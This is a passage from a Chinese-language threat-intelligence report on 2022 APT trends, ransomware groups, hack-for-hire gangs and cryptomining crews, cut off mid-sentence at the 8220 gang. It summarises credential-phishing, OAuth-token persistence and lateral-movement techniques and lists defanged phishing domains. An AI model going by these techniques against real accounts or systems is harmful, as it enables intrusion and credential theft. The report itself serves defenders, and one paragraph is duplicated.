利用开源软件作为攻击工具的好处之一，是可以一定程度上防止被安全研究人员溯源归因。2022年我们观察到多起利用开源软件的攻击活动，例如东欧地区APT组织Gamaredon在活动中多次利用开源远程桌面管理程序UltraVNC与目标主机交互；东亚地区APT组织Kimsuky在活动中使用基于QuasarRAT的开源软件xRAT、基于开源软件AndroSpy开发的FastSpy；南亚地区APT组织Patchwork今年被披露武器库中大量使用开源红队工具，Confucius在活动中继续使用开源软件QuasarRAT。其他威胁组织或恶意软件活动也表现出对开源软件的青睐，因此我们预计此类恶意活动在2023年会有所增加。

同时，我们发现越来越多的威胁组织开始在活动中滥用社交软件或合法云服务，例如Molerats、TA2541、Storm Cloud、APT29、ClodRiver等组织在2022年利用Google Drive、Microsoft OneDrive、Dropbox等合法云服务托管恶意负载；CodeRAT、Donot等组织则使用Telegram API与服务器进行通信。滥用合法服务以减少基础设施曝光的活动也会有所增多。

为抢夺话语权，媒体行业将成为重点关注目标

俄乌冲突充分体现出舆论信息对抗在现代战争中的重要性。自冲突爆发以来，西方国家禁止了俄罗斯官方媒体在欧盟境内的传播，主流社交平台也纷纷宣布对俄制裁，以多种方式阻断俄罗斯的发声渠道，为乌克兰创造舆论优势。Meta（Facebook 的母公司）、苹果等科技公司关闭了在俄罗斯的业务，多家互联网服务运营商也中断了和俄罗斯的合作。特别是在战争初期，黑客团伙的攻击目标主要集中在媒体平台：

2月24日	今日俄罗斯电视台（RT）报告称其网站遭到新的DDoS攻击，DDoS攻击始于24日的下午5:00左右，持续了6个小时，其中四分之一的攻击来自美国境内。Anonymous宣称对攻击RT电视台网站事件负责。
2月26日	Anonymous入侵俄罗斯国家电视频道，播放乌克兰国歌。大多数克里姆林新闻媒体网站都已关闭。
2月26日	2月26日早上，俄罗斯红星电视台处于不稳定状态，部分用户无法正常打开页面。
3月07日	FancyBear组织针对乌克兰媒体公司"ukr.net"的用户进行了多次大型凭据网络钓鱼活动，网络钓鱼电子邮件是从大量受感染帐户（非 Gmail/Google）发送的，并包含指向攻击者控制域的链接。
5月09日	俄罗斯举行胜利日阅兵之时，匿名者黑客组织攻击了俄罗斯主要电视频道、搜索网站Yandex以及视频网站RuTube，并在这些平台上显示一些反战标语，企图用这种方式影响俄罗斯主要媒体的运作，打击国民热情。

各国政府的关键部门官员也于俄乌战争爆发后，在采访中表述过媒体平台在舆论对抗中的重要性。在9月比灵顿网络安全峰会上播放的预先录制的讲话中，乌克兰副总理兼数字转型部长米哈伊洛·费德罗夫曾表示，乌克兰IT军在战争的前三天关闭了一些俄罗斯网站和宣传电视频道，且每周攻击一些网站。2022年11月16日，美国副助理国防部长Mieke Eoyang在阿斯彭研究所网络峰会上表示，在信息领域，乌克兰公民能够通过TikTok、Twitter和Facebook等社交媒体平台与世界交流并讲述他们的故事意义重大。

电视媒体的传播覆盖面广，受众不受文化层次限制；社交平台的传播速度快且互动性强。可见，包括互联网社交平台和电视频道在内的媒体平台，对于抢占舆论战场都具有极大的影响力。现代战争已迈入社交媒体多方位记录、各国民众持续关注且全域覆盖的时代，世界主要国家均将舆论信息战纳入新型作战样式。从俄乌舆论战争的经验教训来看，为了在国家博弈中抢占话语权，媒体行业或将成为APT攻击的重灾区。

卫星通信系统面临攻击风险

2月24日，俄乌战争开始的当天，世界上最大的商业卫星运营商之一Viasat公司KA-SAT网络遭到攻击，影响了乌克兰的数千名客户和欧洲各地的数万名客户。3月31日，研究人员发布报告称，在攻击中发现了一种新的数据擦除恶意软件“AcidRain”。攻击者利用Skylogic的VPN设备远程访问KA-SAT的网络管理网段，横向移动到一个特定的部分，用于操作网络，并同时对大量的家用调制解调器执行合法的、有针对性的管理命令，这些命令会覆盖SurfBeam调制解调器闪存中的关键数据。

由于Viasat卫星调制解调器无法正常工作，这次攻击的影响在乌克兰尤为明显，也导致德国5800台Enercon风力涡轮机的遥控失灵。由于风电场被破坏，卫星互联网连接受到影响，整个中欧也出现了溢出效应。美国、乌克兰、欧盟将此攻击归因于俄罗斯黑客。欧盟强烈谴责俄罗斯，称包括此次攻击在内，俄罗斯针对关键基础设施的网络攻击，可能会蔓延到其他国家并造成系统性影响，从而危及欧洲公民的安全。

卫星通信基础设施可能在2023年面临更大的攻击风险。2022年11月，乌克兰总统称该国的IT防御系统抵御了1,300多次俄罗斯网络攻击，包括对卫星通信基础设施的攻击。10月14日，美国太空作战司令部司令Stephen Whiting表达了对太空网络安全的担忧。Whiting表示，担心太空部队的资产容易受到网络攻击，美国军方尤其是太空部队，正在竞相制定太空“弹性”战略。太空资产的有关具体威胁的信息相对较少，因此更需要提升保护和防御能力。除此之外，一些私营技术公司也可能面临威胁。众所周知，美国太空探索技术公司（SpaceX）等几家西方企业在维护乌克兰骨干网方面发挥了至关重要的作用。

社交软件或合法云服务的滥用

越来越多的威胁组织开始在活动中滥用社交软件或合法云服务，例如Molerats、TA2541、Storm Cloud、APT29、ClodRiver等组织在2022年利用Google Drive、Microsoft OneDrive、Dropbox等合法云服务托管恶意负载；CodeRAT、Donot等组织则使用Telegram API与服务器进行通信。滥用合法服务以减少基础设施曝光的活动也会有所增多。

AI技术或在APT攻击中发挥作用

由于AI（人工智能）技术的可用性不断提高，黑客和犯罪分子也越来越熟练地使用这种技术。人工智能算法可以被用于连接到互联网的数百万台计算机和网络中，识别安全性较弱或可能包含有价值数据的系统，还可用于创建定制网络钓鱼电子邮件。

2022年，值得警惕的AI技术--“Deepfake”技术持续改进，在今年变得越来越复杂，为生物识别身份验证方法带来了一定挑战。用于创建 deepfakes 的主要机器学习方法基于深度学习并涉及训练生成神经网络架构，攻击者可以利用Deepfake技术，通过观看视频、研究图像、并聆听个人的录音以模仿被观察对象的身体特征。deepfakes技术已被部分网络犯罪分子熟练使用。

此前，来自中东的APT-C-23组织曾以以色列国防军中的男性士兵为目标，通过语音转换软件伪装成女性，随后生成音频消息与目标对话，从而发送带有恶意软件的视频以感染目标系统。这种方法并不及deepfakes技术复杂和有效，但却是APT组织开展间谍活动的常用手段。因此，随着AI技术愈发成熟，以deepfakes技术为例的AI技术可能会逐渐在APT攻击中发挥作用。APT组织可以对地下市场公开出售的深度伪造和语音模拟工具进行武器化，从而发起欺诈性授权交易等社会工程诈骗活动，以收集有价值的情报。

更多针对加密货币行业的攻击

2022年我们观察到数十起针对加密货币行业的网络威胁活动，除了Keksec、CryptoRom、Water Labbu、Earth Lusca、Evilnum等出于经济动机的网络犯罪组织，通过控制僵尸网络在目标网络部署恶意软件，进行加密货币窃取外，Lazarus、BlueNoroff、Konni等具有国家背景的黑客组织也在尝试使用更复杂的攻击手法针对加密货币行业。相关攻击手段包括，伪造加密货币硬件钱包、智能合约攻击、DeFi劫持等。DeFi称截止2022年10月10日，在12个覆盖的区块链上共检测到188525个针对智能合约的骗局。针对性安全防护的缺乏，将导致2023年针对加密货币行业的攻击继续增加。

商业恶意软件加载器盛行

从某种角度来说，恶意软件的模块化程度越高，被发现或检测到的概率就低。因此，为自有恶意软件购买商业恶意软件加载器，就成为了威胁攻击者逃避检测的选择之一。在MaaS地下市场中，Matanbunchus加载器的受关注程度也可证明这一趋势的到来。

预计出现围绕选举活动的APT攻击

据不完全统计，全球30多个国家、70余个地区已知定于2023年举行全国或地方选举活动。针对选举活动的APT攻击会给国家发展甚至世界格局演变带来颠覆性影响。近年来，竞选活动屡次成为APT攻击的目标：

· 2016年，俄罗斯联邦军事情报机构GRU下属黑客APT29组织在美国总统大选期间，针对美国民主党全国委员会发起网络攻击，掩护实施间谍活动；同样来自俄罗斯的“巨魔农场”组织被指利用网络手段，在美国各大社交媒体发布针对性虚假宣传，干预2016年美国总统大选；

· 2017年5月，现任法国总统马克龙的9GB内部文档被泄露到Magnet文件共享网络。同年7月，维基解密（Wikileaks）在其网站上公布了超过2.1万封电子邮件，这些邮件内容涉及马克龙的团队及其总统竞选过程。此次活动被认为与俄罗斯APT组织有关，但俄方否认其是幕后主使。

· 2019年10月，微软披露称伊朗黑客组织“Phosphorous”试图干扰美国大选，持续30天试图入侵并攻击特定目标电子邮件；

· 2021年9月，欧洲理事会称，“Ghostwriter”活动试图在即将举行的德国选举前传播虚假信息。

政治选举活动关系到国家发展方向，与国家命运紧密相关。APT组织将常规网络攻击与虚假宣传行动相结合，从而直接或间接影响选举，甚至对全球政治进程产生影响。因此猎影实验室预计，2023年将观察到与选举相关的虚假宣传或攻击活动。

Blackcat

BlackCat新型勒索软件于2021年11月出现，也称为ALPHV，是目前发现的第一个基于Rust编写的多平台勒索软件，支持在Windows、基于Linux的操作系统（Debian、Ubuntu、ReadyNAS、Synology）和VMWare ESXi系统上执行。BlackCat使用三重勒索策略，在加密设备之前窃取数据，并且会发起DDoS攻击以威胁受害者，直到受害者支付赎金。

BlackCat使用Rust来构建勒索加密器，这种与平台无关的语言增强了该组织的目标系统的范围，同时也一定程度上能够躲避静态检测和增加安全分析人员的逆向难度。通过分析该勒索家族的样本，BlackCat勒索软件使用输入口令作为必要的命令行参数，以此逃避自动化沙箱检测。除了加密本地受害主机上的文件，还会进行横向传播，BlackCat勒索软件如若发现存活的其他网络服务器，则会首先广播NetBIOS名称服务（NBNC）消息以确认这些设备，然后尝试使用默认配置的账户和密码，执行PsExec进行远程交互和自我复制。

BlackCat积极招募新的分支机构。在勒索软件匿名市场（RAMP）和其他俄语黑客论坛等地下论坛发布广告，以吸引附属机构加入其团伙。BlackCat团伙为其关联公司提供非常可观的分成，高达受害者已支付赎金的90%，远高于其他RaaS团伙为附属公司提供的报酬。

从受害者地区来看，BlackCat勒索软件主要针对美国企业，该地区的受害者占总数的40%以上。澳大利亚受害者数量位居第二，其余则分散在欧洲和亚太地区。BlackCat勒索软件针对的行业包括金融、技术、能源、建筑和服务业等，受害者主要为小型企业。

Conti

Conti是疑似由俄罗斯黑客组织运营的勒索团伙，是2022年年初最活跃的勒索团伙之一。Conti勒索软件被认为是流行的Ryuk勒索软件家族的变种，通过多种流行的恶意软件传播，包括Trickbot/Emotet和BazarLoader。攻击者最初通过网络钓鱼攻击安装恶意软件，或者利用暴露在Internet的设备中的漏洞进行攻击。2021年12月，Conti勒索组织利用Log4j2漏洞展开攻击活动，是已知的第一个将Log4j漏洞武器化的勒索团伙。

Conti组织使用网络钓鱼来部署BazarLoader后门或者漏洞利用（例如CVE-2018-13379和CVE-2018-13374）来作为初始的攻击向量，之后寻找和泄露敏感数据。在加密前执行删除卷影副本、执行任务计划等，并查找域管理员凭证或打印机漏洞（CVE-2021-1675）等来进行提权操作。Conti通常使用RSA和ChaCha20或者AES组合算法来加密文件。此外，还会使用第三方软件，例如Anydesk来进一步控制系统和横向移动。

2022年5月下旬，Conti勒索软件团伙正式关闭其运营。尽管面对公众的“Conti News”数据泄露和赎金谈判网站仍处于在线状态，且于5月20日上传了反美仇恨言论，宣称美国是“地球之癌”，但团伙成员用于执行谈判和在其数据泄露网站上发布“新闻”的Tor管理面板已离线。

Cuba

Cuba勒索于2019年12月首次被发现，根据美国联邦调查局的发布的报告，截止2022年8月，Cuba勒索软件已经攻击了全球100多个实体，要求支付的赎金高达1.45亿美元，并且已经收到6000多万美元的赎金。Cuba采用双重勒索的运营模式，在今年高度活跃，发起了包括攻击欧洲黑山政府机、美国多家基础设施等活动，美国联邦调查局称古巴勒索软件入侵了美国49个关键基础设施单位。Cuba勒索软件与古巴并无关系，根据其检测俄语键盘布局和语言可以推测其可能来自俄罗斯。

Cuba勒索软件在攻击中使用多种武器库工具，包括远程桌面管理、PsExec等应用工具以及Mimikatz等横向移动工具，此外利用ProxyShell和ProxyLogon等漏洞来进行初始访问，使用Avast驱动程序的漏洞来绕过防病毒和终止进程，Cuba勒索软件还使用自定义的Cobalt Strike与C2服务器通信。一般使用Salsa20加密受害系统上的文件，并使用RSA加密Salsa20的密钥。

Hive

Hive勒索软件组织于2021年6月首次出现，使用的Hive勒索软件采用Go语言编写开发。该勒索团伙通过漏洞利用、暴力破解凭据或鱼叉式网络钓鱼进行初始访问。成功加密文件后，文件将使用.hive扩展名保存。Hive在赎金通知中为每个受害者分配可以登录Hive门户的专用ID和凭据，受害者可以通过TOR访问Hive门户，与攻击者进行交流，并接收解密器。

根据FBI的信息，截至2022年11月，Hive勒索软件攻击者已使全球1,300多家公司受害，收到约1亿美元的赎金。攻击者使用Hive勒索软件针对广泛的企业和关键基础设施部门，包括政府设施、能源、金融服务、通信以及信息技术等行业，受影响最严重的行业为医疗保健和公共卫生（HPH）。目标国家包括中国、美国、阿根廷、澳大利亚、巴西、加拿大、哥伦比亚、萨尔瓦多、法国、德国、印度、意大利、荷兰、挪威、秘鲁、葡萄牙、沙特阿拉伯、西班牙、瑞士、泰国以及英国。

LAPSUS$

Lapsus$团伙自2021年12月开始展开活跃的攻击，是2022最引人注目的网络犯罪团伙之一。与传统的勒索软件团伙不同，Lapsus$组织是一个数据勒索团伙，在攻击中并未使用勒索软件，而是通常利用受害公司员工的漏洞来获取访问权限，随后窃取机密文件从而勒索受害企业。据信，Lapsus$在世界范围内都有分支机构，根据Telegram聊天记录，该团伙会说多种语言，包括英语、俄语、土耳其语、德语和葡萄牙语。

Lapsus$在攻击事件中用到的技术、策略和程序包括：

· 访问和抓取公司Microsoft SharePoint网站，以识别可能存储在技术文档中的凭据。

· 访问本地密码管理器和数据库以获取更多凭据并提升权限。


· 使用合法的ADExplorer工具对受害者环境进行侦察。

· 克隆git存储库并提取敏感的API密钥。

· 使用泄露的凭据访问公司VPN。

· 破坏受害者基础设施以阻碍分析。

Lapsus$的攻击十分高调，其目标主要是电信公司以及科技巨头。与大多数“低调行事”的网络犯罪团伙不同，Lapsus$似乎没有试图掩盖其踪迹，其攻击及泄露通常都是公开的。Lapsus$具有很强大的社交媒体影响力，曾在Telegram 频道上创建公开投票，让公众选择下一个攻击或泄露的目标。




3月10日，Lapsus$勒索软件团伙还曾高调招募受雇于主要科技巨头和ISP的内部人员，试图通过支付报酬以换取访问权限。2022年上半年，Lapsus$成功入侵了包括微软、英伟达、Okta、三星以及育碧娱乐在内的一些大型企业。2022年4月后，因陷入被抓捕的危机，Lapsus$团伙暂时沉寂，但随后在2022年9月重新出现，对Uber和Rockstar Games公司展开攻击。


3月底，英国伦敦警方逮捕了7名涉嫌与Lapsus$黑客组织有关的青少年，这些少年的年龄在16至21岁之间，其中一名16岁的牛津少年可能是该组织的主谋。据称，这位青少年以White或Breachbase的化名，通过攻击活动获取了价值1400万美元的比特币。4月2日，又有两名英国青少年（一名16岁，一名17岁）因涉嫌与Lapsus$组织有关而被伦敦市警方逮捕。9月，伦敦警方再次在牛津郡逮捕到一名Lapsus$勒索团伙成员--17岁的少年黑客“A.K.”。10月19日，巴西联邦警察在费拉德桑塔纳逮捕了一名Lapsus$勒索团伙成员。

今年新发现的勒索家族

近几年，随着灰黑产行业的飞速发展，勒索软件犯罪领域已经形成了链条完善、高度专业的产业体系，RaaS服务模式、地下市场和犯罪论坛都为犯罪分子加入勒索行业提供了极大的便利。2016年到2022年，全球新增勒索软件数量如下图：



据统计，2022年，全球共披露了110个新发现的勒索软件家族。在这些新兴勒索家族中，除了网络犯罪团伙新开发的恶意软件，还包括部分已知家族的品牌重塑、分支和新变种。今年新出现的部分勒索家族如下：



针对我国的勒索家族

2022年，勒索软件针对国内的攻击也较为频繁，活跃的家族主要包括Phobos、Mallox、Stop、Tell you the pass和BeijngCrypt。勒索攻击的目标以中小企业为主，初始访问媒介主要包括网络钓鱼邮件、RDP和数据库的暴力破解，以及漏洞利用。例如今年8月，TellYouThePass勒索团伙利用畅捷通T+的0day漏洞进行勒索攻击，造成国内众多企业遭受损失。

雇佣黑客团伙

正如有专业的网络安全团队为组织和个人提供安全防护服务，同样有非法的雇佣黑客团伙为了利益提供攻击入侵服务。无论行为是否合法，只要雇主提供合适的佣金，雇佣黑客团伙都能够为其提供有针对性的攻击，雇佣黑客团伙提供的服务包括但不限于以下：

- 分布式拒绝服务（DDoS）攻击服务
- 个人隐私信息查询
- 网上银行盗刷
- 渗透社交平台或电子邮箱账号
- 电脑和手机监控
- 定制恶意软件
- 个人公开诽谤、伪造违法证据

这些服务售价在100美元至1000美元不等，但对于受害者的损失往往远高于此。下文将介绍今年主要的雇佣黑客团伙活动。


Void Balaur

Void Balaur是一个高度活跃的黑客雇佣团伙，其活动最早可追溯到2015年。目前，Void Balaur团伙继续以全球范围内的个人和组织为目标，今年被攻击的目标绝大部分为俄罗斯境内与商业和政治局势相关的组织，还包括大量参与地缘政治、法律、商业交易、技术、人权等的个人。今年受害者地区分布如图：

截至今年9月，Void Balaur已运营超过5000个用于针对个人的钓鱼域名，域名主要包括以下几种：


- 免费电子邮件服务，如mail-my-accounts-gmail[.]com
- 电子邮件安全或隐私，如security-my-account[.]ru
- 电子邮件身份或验证，如accounts-oauth-gmail[.]com
- 护照或地方政府，如no-reply-gosuslugi[.]ru

根据Sentinel Labs研究人员统计，Void Balaur团伙近几年使用域名数量如下，从图表中能够看出团伙近两年使用域名逐渐减少。





Void Balaur团伙进行的攻击旨在未经授权访问电子邮件服务、社交媒体和公司帐户。在五年期间，Void Balaur团伙以Gmail、Hotmail和Yahoo等主要电子邮件以及部分区域电子邮件的帐户为目标发起凭证钓鱼攻击。

大部分情况下，Void Balaur团伙的攻击流程都是相似的，都是通过发送包含钓鱼网站链接的电子邮件进行凭证钓鱼。诱饵内容包括伪造的Gmail通知或虚假的俄罗斯政府通知。当目标账户被攻破后，攻击者通常通过向Thunderbird等合法电子邮件应用程序授予OAuth令牌或生成应用密码（App Password）以获取账户的持久访问权限。



今年6月发现的gmail钓鱼邮件和钓鱼网站页面如下：






研究人员还观察到Void　Balaur团伙试图在启用多因素身份验证的情况下攻破Google帐户的案例。例如下图中钓鱼页面会要求目标输入Google在初始两步验证设置过程中的备用码。


印度黑客雇佣团伙

至少自2012年以来，一群成分复杂的印度黑客雇佣团伙一直处于活动状态，其中许多人此前曾在印度攻击性安全供应商Appin和Belltrox工作。


其中该团伙的一组活动经常针对沙特阿拉伯王国、阿拉伯联合酋长国和巴林王国的政府、医疗和电信部门进行凭证钓鱼，这些凭证钓鱼的目标账户包括特定政府组织、AWS和Gmail。

今年6月发现的AWS钓鱼邮件和钓鱼网站页面如下：






目前，研究人员已将Appin和Belltrox的前雇员与Rebsec公司联系起来，Rebsec公司曾在自己的官网中公开宣传商业间谍活动。



阿拉伯联合酋长国雇佣黑客团伙

2018年研究人员曾披露一批针对中东和北非的大型网络钓鱼攻击，主要目标为政府、教育和政治组织，还包括中东非政府组织和巴勒斯坦法塔赫组织。

该团伙经常使用Google或OWA密码重置诱饵从目标窃取凭据，通常使用MailJet或SendGrid API发送网络钓鱼电子邮件。此外，该团伙不使用Evilginx或GoPhish这种开源网络钓鱼框架，而使用自定义网络钓鱼工具包，该工具包利用了自动化Web浏览器工具“Selenium”，该工具在过去五年中一直处于积极开发的状态。



入侵帐户后，攻击者通过向Thunderbird等合法电子邮件应用程序授予OAuth令牌，或将受害人的Gmail帐户链接到攻击者拥有的第三方邮件帐户以获得持久访问。随后，攻击者能够使用自定义工具通过IMAP下载邮箱内容。


黑灰产团伙

除勒索团伙和雇佣黑客团伙外，从事挖矿、盗刷、博彩等相关活动的网络犯罪团伙在今年也较为活跃，被攻击的对象从个人到组织，从服务器到云主机都有所涉及。由于利益可观，此类黑灰产活动在2022年依然持续活跃。

8220挖矿团伙

8220挖矿团伙也被称为8220 Mining Gang，该团伙自2017年开始活跃，早期利用Docker镜像传播挖矿木马，随后逐渐利用流行的漏洞或0day漏洞入侵主机并植入木马。从2020年开始，该团伙开始利用SSH密码爆破工具尝试进行横向移动，最终会在被害主机中植入挖矿程序和Tsunami僵尸网络木马。8220挖矿团伙的今年活动大致如下：

